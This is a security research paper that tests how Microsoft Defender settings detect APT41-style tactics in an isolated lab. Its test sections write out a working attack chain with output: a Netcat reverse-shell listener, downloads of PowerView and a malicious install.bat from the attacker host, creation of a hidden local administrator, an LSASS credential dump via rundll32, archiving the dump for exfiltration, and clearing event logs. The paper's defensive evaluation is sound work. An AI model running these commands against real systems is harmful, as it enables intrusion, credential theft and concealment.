Microsoft Defender and APT41

Author: Will Currer, wcurrer@protonmail.com
Advisor: David Hoezler

Accepted: 1/7/2024

Abstract

Threat actors often target Microsoft Defender due to its popularity and widespread use. By default, Microsoft Defender is at the forefront of intrusions. However, it is essential to understand how well Microsoft Defender performs against tactics used by threat actors like APT41. Evaluating the effectiveness of Microsoft Defender can show how well it detects and prevents attacks like those used by APT41 or other groups. Microsoft Defender is sufficient for most consumer use cases. However, an EDR solution offers more substantial protection in an organizational setting than Microsoft Defender.

1. Introduction

News headlines frequently mention APT groups breaching an organization and gaining access to sensitive data. Since Microsoft Windows dominates the operating systems market, it is no wonder that the targets impacted by attacks are typically Windows users. Vendors often try to sell their product by stating it detects threats undetectable by the Windows solution. However, this claim may or may not be accurate.

Windows can be configured through Group Policy or Registry settings, offering some user control. Microsoft Defender is integrated into Windows to protect against malicious threats from individuals with malevolent intentions. Therefore, it is reasonable to suppose that Microsoft Defender is configurable in such a way as to detect or prevent attacks from a threat actor group such as APT41.

APT41 was selected because this threat actor group has targeted various industries in many countries. According to a report by Mandiant, "APT41 has targeted organizations in 14 countries (and Hong Kong) over seven years, including France, India, Italy, Japan, Myanmar, the Netherlands, Singapore, South Korea, South Africa, Switzerland, Thailand, Turkey, the United Kingdom, and the United States" (Fraser et al., 2019, p. 6). This threat actor group, like many others, appears to focus on espionage to aid China in developing its assets. However, the market needs more research on this specific APT, unlike others more exhaustively studied, such as APT29.

Another fact that makes APT41 of interest is the growing evidence to suggest the group has moved away from pure intellectual property theft to stockpiling access (Fraser et al., 2019). However, their focus appears to be driven by monetary gains, which is why the threat actor group has heavily targeted the video game industry.

Microsoft Defender is often criticized for its inability to protect the end-user from threats. The purpose of the research portrayed here is to provide detailed information on the tests conducted and their results, as well as the impact that information has on the

problem of threat protection. This study will indicate whether Microsoft Defender is sufficient on its own without the need for another more advanced solution.

2. Research Method

The research was conducted in a controlled manner. To reduce unintentional changes, test segments were controlled by only making the necessary changes for the specific tests being run, such as changing Group Policy settings; no other changes were made. Each test segment was tested in the same manner. The study focuses on attacks by APT41 and their tactics, and since this threat actor group employs numerous attacks, only specific attacks were selected for testing. The attacks included reverse shell, PowerView, BitsTransfer, creating a new user and adding them to a group, creating an LSASS dump file via rundll32.exe, archiving the LSASS dump file via 7zip, and clearing the logs.

The attacks selected are believed to be the best spread of tactics utilized by APT41 and to be easily reproducible in a testing environment. Using all tactics was possible, but it would have taken away from the goal of the research, which was not to focus solely on the attacks themselves but on Microsoft Defender's ability to detect malicious behavior. Each attack selected was from a different group of TTPs used by the threat actor groups and was an action APT41 has used in the wild.

One Windows Server 2022 and two Windows 11 Enterprise virtual machines were utilized for testing as the targets of the attacks. This assortment was arranged to set up a mini–Active Directory environment to simulate a climate APT41 would likely target. A Kali Linux virtual machine was used to attack the targets, and all virtual machines were contained on a single host operating system using VMware Workstation. The tool ‘crackmapexec’ was installed on the Kali Linux Virtual Machine for the ‘pass-the-hash’ attack and to deliver and execute the reverse shell. The virtual machines were placed on a single virtual VLAN, where access to the internet was blocked to prevent any updates to the Windows hosts by Microsoft. Windows 11 Enterprise hosts Tamper Protection, Automatic sample submission, and Cloud-delivered protection were all turned off.

The tested security controls were Microsoft Anti-Virus, Real-time Protection, Script Scanning, File Monitoring, Process Scanning, Behavior Monitoring, Download Scanning, Credential Guard, and LSA Protections. All were set via Group Policy on the Domain Controller except the LSA Protections, which was enabled/disabled via the registry. A snapshot was taken with each of these settings before any testing. This ensured that each test started with a clean slate. Once the test environment was configured and the attacks were selected, the snapshot on the Domain Controller for all protections being off was loaded, and the command 'gpupdate' was used on each of the hosts to ensure the policy was updated correctly. Each attack was executed one by one. This approach ensured that all attacks would be successful; thus, further tests would have results to compare. This would allow for a measure of effectiveness for each specific control in later tests. The same set of techniques was used for each test, where additional controls were turned on in sequence, and data was collected indicating whether the specific attack was successful. The tests concluded when all the selected controls were enabled and all the chosen attacks were executed for that test run.


The attacks used to test Microsoft Defender were performed from the standpoint that a password hash or password had been obtained from a form of social engineering, credential stuffing, or another method of attack. APT41 frequently uses these methods to gain access to hosts. The reasoning is that the tests evaluated Microsoft Defender's ability to recognize, detect, and possibly prevent attacks or indicators of malicious activity. The purpose was not to assess whether initial access could be obtained. The assumption was that an access method had been obtained for the victim systems. In this case, that access method used wmiexec with a username and a password hash.

3. Findings and Discussion

Testing was conducted on nine different test cases. Microsoft Defender was disabled, all the attacks were run, and results were recorded. Then, subsequent controls were enabled sequentially, and the results were recorded.

3.1. Microsoft Defender Disabled

The first test was the control of the research; it was the case to which further tests were compared. Microsoft Defender was disabled, which included disabling Anti-Virus Protection, Real-time Protection, Real-time Protection sub-controls, Credential Guard, and LSA Protections. All protections were turned off via Group Policy except LSA protections, which needed to be disabled via the registry on the victim machine. When crackmapexec executed the attack, there was no indication that the attack failed, as seen in the image below.




Additionally, when looking in the event logs on the Windows host, some logs showed credentials were read and authentication successfully occurred. Knowing that the credentials were valid for the domain user, a PowerShell command was executed to download and trigger the reverse shell from the target machine to the Linux-attacking machine. First, a listening port was opened on the Linux machine via ‘nc -lvnp 80.’ Port 80 was chosen due to the tactics used by APT41. This was selected to blend in with regular HTTP traffic. When the PowerShell reverse shell ran on the victim machine, a connection was successfully received by the Netcat listener.

```
└─$ nc -lnvp 80
listening on [any] 80 ...
connect to [172.16.75.130] from (UNKNOWN) [172.16.75.132] 50028
SHELL>
```

Upon receiving the connection from the victim machine (172.16.75.132), Microsoft Defender was checked for evidence proving that the reverse shell had been detected. It showed nothing, as represented in the screenshot below; no threats were present.

This result was expected since all protections were turned off.



Once a reverse shell was obtained, the following commands were run within the reverse shell on the victim machine.

```
SHELL> whoami
nt authority\system
SHELL> Invoke-WebRequest http://172.16.75.130:8000/Powerview.ps1
-OutFile C:\Windows\Temp\PowerView.ps1
SHELL> Import-Module c:\Windows\Temp\PowerView.ps1
SHELL> Get-NetRDPSession


ComputerName : localhost
SessionName  : Services
UserName     :
ID           : 0
State        : Disconnected
SourceIP     : 9.0.0.0

ComputerName : localhost
SessionName  : Console
UserName     : RESEARCH\test.admin1
ID           : 1
State        : Active
SourceIP     :
```

The commands enumerated showed the current user that the shell had executed, then downloaded a PowerShell module called 'PowerView.ps1' from the attacking machine. Next, the module was imported, and then two functions were executed to enumerate information about RDP sessions and their state. When reviewing Microsoft Defender on

the target machine, there was no evidence to suggest that either the commands run or the file downloaded had been detected or blocked. At this point, malicious activity was increased. APT41 commonly uses the BitsTransfer service to download or upload files. To replicate this attack, the PowerShell command ‘Start-BitsTransfer’ was used.

```
SHELL> Start-BitsTransfer -Source http://172.16.75.130:8000/install.bat -Destination
c:\Windows\Temp\install.bat
```

This downloaded the file `install.bat` to the victim’s machine. The entire contents of the file are included in the Appendix. The file was then executed.

```
SHELL> c:\Windows\Temp\install.bat
[SC] OpenService FAILED 1060:

The specified service does not exist as an installed service.

[SC] OpenService FAILED 1060:

The specified service does not exist as an installed service.

The system cannot find the file specified.
The operation completed successfully.

[SC] CreateService SUCCESS
[SC] ChangeServiceConfig2 SUCCESS
[SC] ChangeServiceConfig2 SUCCESS
The operation completed successfully.

The operation completed successfully.

The Storage Sync Service service is starting.
```

This file, when executed, will create a service, configure the service, and start the service. The errors received during the test were due to the lack of a specific DLL APT41 needed to install the service entirely. This missing DLL was deemed unimportant to test Microsoft Defender's ability to detect this malicious script. The established service aims to communicate with an attacker-controlled C2 via a Cobalt strike BEACON loader. This would enable the attacker to issue more commands.

Next, assuming the reverse shell is running at a high enough privilege level to modify users, the task is to create a new user and add that user to the local Administrators group. This enables the ability to keep access even if the password to the current user is changed. Below is an example of how this was achieved.

```
SHELL> net user apt41user test1234! /add
The command completed successfully.

SHELL> net localgroup Administrators apt41user /add
The command completed successfully.
```

After reviewing the protection history in Microsoft Defender, no threats were detected, nor were any actions prevented. This result was accurate for downloading the 'install.bat', executing it, and creating a new local administrator user. The below command was run to verify that the new user was indeed created despite the command completing successfully.

```
SHELL> net user apt41user
User name                    apt41user
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            11/27/2023 1:34:21 AM
Password expires             1/8/2024 1:34:21 AM
Password changeable          11/28/2023 1:34:21 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Administrators
*Users
Global Group memberships     *None
The command completed successfully.
```

APT41 has used Live-Off-the-Land (LOLBins) for specific attacks or enumeration techniques, as they are less likely to be noticed and are not inherently malicious. However, they can be abused. To bypass the Anti-Virus, which was not running on this test, 'rundll32.exe' was used.

```
SHELL> c:\Windows\System32\rundll32.exe C:\Windows\System32\comsvcs.dll, MiniDump ((Get-Process
lsass).Id) C:\Windows\Temp\lsass.dmp full
SHELL> ls c:\Windows\Temp\lsass.dmp


    Directory: C:\Windows\Temp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        11/27/2023   1:37 AM       73444286 lsass.dmp
```

The above code block executes ‘rundll32.exe’ and runs the Minidump module in comsvcs.dll to extract everything in lsass.exe. The file is then written to disk and is not empty, as noted in the above output.

One of the last tests in this test case was to utilize a method for covertly exfiltrating the files. APT41 has been known to compress files to move them off the host. Specifically, it has been shown that they will use 7zip if available. Since 7zip is widespread, the test was done using 7zip. However, if the software were unavailable on the host, APT41 would likely use the built-in PowerShell command 'Compress-Archive.’

```
SHELL> cd "c:\Program Files\7-Zip"
SHELL> .\7z.exe a -tzip c:\Windows\Temp\lsass.zip c:\Windows\Temp\lsass.dmp

7-Zip 23.01 (x64) : Copyright (c) 1999-2023 Igor Pavlov : 2023-06-20

Scanning the drive:
1 file, 73444286 bytes (71 MiB)

Creating archive: c:\Windows\Temp\lsass.zip

Add new data to archive: 1 file, 73444286 bytes (71 MiB)


Files read from disk: 1
Archive size: 28242278 bytes (27 MiB)
Everything is Ok
```

There appear to be no issues compressing the file into an archive, even a sensitive file such as the lsass.dmp. This was verified by viewing 'C:\Windows\Temp' on the victim machine and seeing that the file was present. The protection history was viewed for Microsoft Defender, and no threats were detected. APT41 would then exfiltrate this data and be able to parse the file for password hashes, cleartext passwords, etc.

Finally, the last task was to delete event logs from the system to conceal the actions taken on the system. This concealment was achieved by using the 'wevtutil' command.

```
SHELL> wevtutil cl system
SHELL> wevtutil cl security
```

After deleting the appropriate logs, the event logs were reviewed, and the deletion of the pertinent logs was confirmed. However, another log was created that indicates log deletions. Once again, the protection history was reviewed in Microsoft Defender, showing that no threats were detected. The results from this first test were entirely expected since all protection mechanisms were turned off.

3.2. Real-time Monitoring

For the subsequent few test cases, only Microsoft Anti-Virus was turned on. All other security controls remained turned off. The results were the same as the previous test. Microsoft Defender detected none of the actions performed. No protection history or notification entries indicated that a specific action was detected or prevented.

3.3. Script Scanning and File Monitoring

The same results were received after enabling Real-time protection with all the sub-controls disabled and enabling Script scanning and File Monitoring. However, Process Scanning, Behavior Monitoring, Download Scanning, Credential Guard, and LSA Protections remained off in the tests mentioned. The results were the same in each instance as the control, where no malicious activity was detected. Files such as PowerView.ps1 and install.bat were not seen as malicious when downloading or executing the script, nor was dumping lsass.exe via rundll32.exe prevented.


3.4. Process Scanning and Behavior Monitoring

With this test case, Process Scanning was turned on in addition to Microsoft Anti-Virus, Real-time Scanning, Script Scanning, and File Monitoring. Although Behavior Monitoring, Download Scanning, Credential Guard, and LSA Protections remained disabled. The results were primarily the same as the previous tests, that is, until the command 'Start-BitsTransfer' was executed to download install.bat. The download was blocked due to the malicious contents of the file. As seen below, the operation failed.

```
SHELL> Start-BitsTransfer -Source http://172.16.75.130:8000/install.bat -Destination
c:\Windows\Temp\install.bat
Start-BitsTransfer : Operation did not complete successfully because the file contains a
virus or potentially unwanted
software. (Exception from HRESULT: 0x800700E1)
At line:1 char:1
+ Start-BitsTransfer -Source http://172.16.75.130:8000/install.bat -Des ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [Start-BitsTransfer], COMException
    + FullyQualifiedErrorId :
System.Runtime.InteropServices.COMException,Microsoft.BackgroundIntelligentTransfer.Mana
   gement.NewBitsTransferCommand

SHELL> Invoke-WebRequest http://172.16.75.130:8000/install.bat -OutFile
c:\Windows\Temp\install.bat
SHELL> Invoke-WebRequest http://172.16.75.130:8000/install.bat -OutFile
c:\Windows\Temp\install.bat
SHELL> c:\Windows\Temp\install.bat
Invoke-Expression : Program 'install.bat' failed to run: Operation did not complete
successfully because the file
contains a virus or potentially unwanted softwareAt line:1 char:1
+ c:\Windows\Temp\install.bat
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~.
At line:1 char:488
+ ... BytesRead - 1);$Output = try {Invoke-Expression $Command 2>&1 |
Out-S ...
+                                   ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ResourceUnavailable: (:) [Invoke-
Expression], ApplicationFailedException
    + FullyQualifiedErrorId :
NativeCommandFailed,Microsoft.PowerShell.Commands.InvokeExpressionCommand
```

Interestingly, when downloading the file via 'Invoke-WebRequest,' the download was not blocked. However, the file still would not execute as Microsoft Defender detected that the file contained a virus. Furthermore, when viewing the Protection History on the victim machine, Microsoft Defender detected it as a Trojan, and the threat was blocked.



All other results from the test were the same as the previous test case. Microsoft Defender failed to detect any of the other actions as malicious. Next, Behavior Monitoring was enabled in addition to the controls already enabled from the previous test—this left Download Scanning, Credential Guard, and LSA Protections disabled. The results were the same as the last test, where install.bat was detected as malicious, and the download via 'Start-BitsTransfer' was blocked. Microsoft Defender detected no other activity.


3.5. Download Scanning and Credential Guard

Download Scanning was enabled, but Credential Guard and LSA Protections remained disabled. Each of the commands was executed sequentially, as with the other tests. While running each command, a problem arose when executing commands from PowerView.ps1.


```
SHELL> Invoke-WebRequest http://172.16.75.130:8000/Powerview.ps1 -
OutFile C:\Windows\Temp\PowerView.ps1
SHELL> Import-Module c:\Windows\Temp\PowerView.ps1
SHELL> Get-NetRDPSession
Invoke-Expression : The term 'Get-NetRDPSession' is not recognized as
the name of a cmdlet, function, script file, or
operable program. Check the spelling of the name, or if a path was
included, verify that the path is correct and try
again.
At line:1 char:488
+ ... BytesRead - 1);$Output = try {Invoke-Expression $Command 2>&1 |
Out-S ...
```

At first, it appeared to have downloaded and imported successfully; however, when the command 'Get-NetRDPSession' was executed, it failed. This result would imply that the

module was not imported. The Protection History on the victim showed that PowerView.ps1 had been detected and quarantined by Microsoft Defender.



To further verify where the threat was detected, 'Invoke-WebRequest' was used directly on the victim machine instead of inside a reverse shell and 'Import-Module.'



The download succeeded, but when trying to import the module, it was detected by Microsoft Defender and identified to be malicious.

When trying to execute 'Start-BitsTransfer,' like in a previous test, it was detected as malicious, and the operation was aborted.

```
SHELL> Start-BitsTransfer -Source http://172.16.75.130:8000/install.bat -Destination
c:\Windows\Temp\install.bat
Start-BitsTransfer : Operation did not complete successfully because the file contains
a virus or potentially unwanted
software. (Exception from HRESULT: 0x800700E1)
At line:1 char:1
+ Start-BitsTransfer -Source http://172.16.75.130:8000/install.bat -Des ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [Start-BitsTransfer], COMException
    + FullyQualifiedErrorId :
System.Runtime.InteropServices.COMException,Microsoft.BackgroundIntelligentTransfer.Ma
na
   gement.NewBitsTransferCommand
```

To try and circumvent this, attempting the BITS operation through a command prompt instead of PowerShell resulted in the same issue. Microsoft Defender detected the threat.

```
SHELL> cmd /c bitsadmin /transfer bbbb http://172.16.75.130:8000/install.bat
c:\Windows\Temp\install.bat

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Unable to complete job - 0x800700e1
Unable to complete job - 0x800700e1
Operation did not complete successfully because the file contains a virus or
potentially unwanted software.


Operation did not complete successfully because the file contains a virus or
potentially unwanted software.


Unable to complete job - 0x800700e1
Operation did not complete successfully because the file contains a virus or
potentially unwanted software.


Transfer canceled.
```


Microsoft Defender was only able to detect and prevent two actions from occurring. These actions were the importing of PowerView.ps1 and the download and execution of install.bat. All other attacks were not caught.


Enabling Credential Guard was the next task, which left LSA Protections disabled but all other protections enabled. Like the previous test, this test blocked importing the


PowerView.ps1 module and the download/execution of install.bat. However, Microsoft Defender did not identify any additional threats.

3.6. LSA Protections

The final test case was to enable all protections with Microsoft Defender and LSA Protections. With this test case, just like the previous one, both PowerView.ps1 and install.bat were detected by Microsoft Defender and blocked, as seen in the Protection History entry.








The difference between this test case and all the others was that it failed when attempting to dump lsass.exe using 'rundll32.exe'.

```
SHELL> c:\Windows\System32\rundll32.exe C:\Windows\System32\comsvcs.dll, MiniDump
((Get-Process lsass).Id) C:\Windows\Temp\lsass.dmp full
SHELL> ls C:\Windows\Temp\lsass.dmp
```

Executing rundll32.exe appears not to have created the file lsass.dmp as specified, but it was difficult to confirm since no error message was received. The culprit likely was because the LSA protections prevented the file from being created. The next task was to try the command directly on the host to see if there was any error that could shed light on this.



By running the command on the victim machine, the file was not created, not even an empty file. This result means that LSA Protections blocked the command from extracting information from lsass.exe. This explains why no file was created. Microsoft Defender did not identify or prevent any of the other performed actions.

3.7. Discussion

When all the protections were enabled, Microsoft Defender detected three malicious attacks, usually used for illegitimate purposes. The PowerShell reverse shell was never caught or blocked with any tests. Surprisingly, using a standard technique such as rundll32.exe to create a dump file for lsass.exe was never detected and only stopped because of LSA protections. A similar technique is to use Procdump from the SysInternals tools. However, that would be detected by Microsoft Defender. The results show that Microsoft Defender needs significant improvements regarding their native executables to see illegitimate uses. These improvements would include increasing the capabilities to perform more in-depth memory analysis to determine if malware is running in memory and heuristics to determine normal and abnormal behavior.

On another note, the malicious files PowerView.ps1 and install.bat were not detected as malicious until both Process Scanning (install.bat) and Download Scanning were enabled. However, if the files are downloaded and directly scanned, Microsoft Defender does identify them as malicious even with only Anti-Virus enabled. The signatures were present to detect these threats. However, the files are not scanned in real-time when only Anti-Virus is enabled, showing how necessary all protection mechanisms are to be allowed.

That said, in a default installation of Microsoft Windows 11 Enterprise, LSA Protections are enabled by default for domain-joined machines, and all the other tested protections are enabled. While Microsoft Defender did not detect any other actions, such as the attack, creating a new user, or clearing the logs, these actions were seen via the Event Logs. Additional entries in the Event Log were present when a hash was used to authenticate. The same is true with creating a user. Several entries indicated that a user was created, a password was set, and the user was assigned to a group.

Furthermore, when the logs were cleared, an entry showed that the logs were deleted. It is apparent that in an organizational setting, Microsoft Defender is not sufficient on its own. However, it would be feasible to create signatures based on the

Event Log so that when a particular log ID is created, it triggers an event and fires an alert for potential malicious activity.

4. Recommendations and Implications

As this research is a point-in-time type of research, it will be only valid for the tactics that the targeted APT group, APT41, uses at the time of this writing. Additionally, it is explicitly targeted at the efficiency of Microsoft Defender on Windows 11 Enterprise. Given this context, there is the opportunity to extend the research in the future.

4.1. Recommendations for Practice

The resulting solution is to deploy an EDR solution if the Windows device is part of an organization. Microsoft Defender alone is insufficient unless the device is consumer-owned and not part of an organization. The reasoning is that the likelihood of attack from an APT is much more significant as an organization versus an individual.

4.2. Implications for Future Research

There are many ways this research could be extended. Applying the same methodology to currently active APTs and testing whether Microsoft Defender can detect the tactics used by those groups would be one way. Since this research focused solely on Windows Enterprise 11, further testing could be applied to other versions of Windows, such as versions released after the completion of this study. Furthermore, this could be extended further by testing Microsoft's EDR solution against the same APT and others using the same testing methodology.

Further research could look at certain aspects that an AV or EDR solution uses to evaluate threats instead of the entire product—for example, the ability to perform behavior analysis or detect evasion techniques. Regarding behavior analysis, testing did not evaluate Microsoft Defender's ability to respond to tactics outside of the ordinary after a baseline to identify normal from abnormal behavior. Exploring this would

significantly expand the applicability of the research and determine if it compares to other tools that boast about their ability to detect anomalous behavior.

Another avenue for expanding research that would be beneficial is to focus on evasion techniques used by certain APT groups specifically and test whether they are successful and how Microsoft Defender responds to these techniques. These suggestions represent only a few of the numerous avenues for further research.

Any additional research meant to extend the data collected here should replicate the original testing environment as closely as possible, including establishing adequate controls. Access to the internet should be restricted to prevent any submissions to Microsoft and prevent system and Anti-Virus definition updates from occurring. A new definition or update could ruin the research since a method that was not previously detectable might now be noticeable with the update. Additionally, the environment should be as segregated from other systems as feasibly possible; this will ensure that only the systems used for testing can communicate with each other and no others. While it is not likely that other systems would cause issues with testing, it is best to prevent this additional variable.

5. Conclusion

With Windows being at the forefront of most attacks by APT Groups, Nation States, and the most widely used operating system by consumers, it is crucial to know whether it can be appropriately configured to fend off attacks. The results from testing depict how Windows stands on its own against threat groups such as APT41. While testing was focused solely on that specific APT, results would likely be similar for groups that employ similar tactics. Microsoft is often criticized for the capabilities of Microsoft Defender to protect its consumers from threats sufficiently, and it is often said to be inadequate. Based on the results from testing, Microsoft Defender is sufficient to detect known maliciousness from non-native executables or scripts when all protections are in place. However, as with a reverse shell, it has trouble recognizing malicious scripts executed in memory. It also has difficulty recognizing illegitimate behavior when using

native functions such as creating a user, clearing logs, or attempting to create a dump file from LSASS. These behavioral actions would coincide more coherently with an EDR solution. Microsoft Defender could be capable of behavioral analysis to detect these attacks. For most consumers, Microsoft Defender will provide adequate protection for their system. Organizations should use an EDR solution such as CrowdStrike to identify abnormal behavior. If the EDR solution is worth its price, it can detect abnormal behaviors from users, such as suddenly creating a user or trying to create an LSASS dump file.

References

Ashcraft, A. (2019, August 23). *How AMSI helps you defend against malware - Win32 apps*. Learn.microsoft.com. https://learn.microsoft.com/en-us/windows/win32/amsi/how-amsi-helps

APT41's Attack Chain: Exe-LolBins Leads to Powershell Backdoor with Telegram C2. (n.d.). https://cybersecuritynews.com/wp-content/uploads/2023/05/Threatmon-cyber-security-news.pdf

Attack on Security Titans: Earth Longzhi Returns With New Tricks. (2023, May 2). Trend Micro. https://www.trendmicro.com/en_us/research/23/e/attack-on-security-titans-earth-longzhi-returns-with-new-tricks.html

Cybereason Nocturnus. (2022, May 14). *Operation CuckooBees: Deep-Dive into Stealthy Winnti Techniques*. Cybereason.com. https://www.cybereason.com/blog/operation-cuckoobees-deep-dive-into-stealthy-winnti-techniques

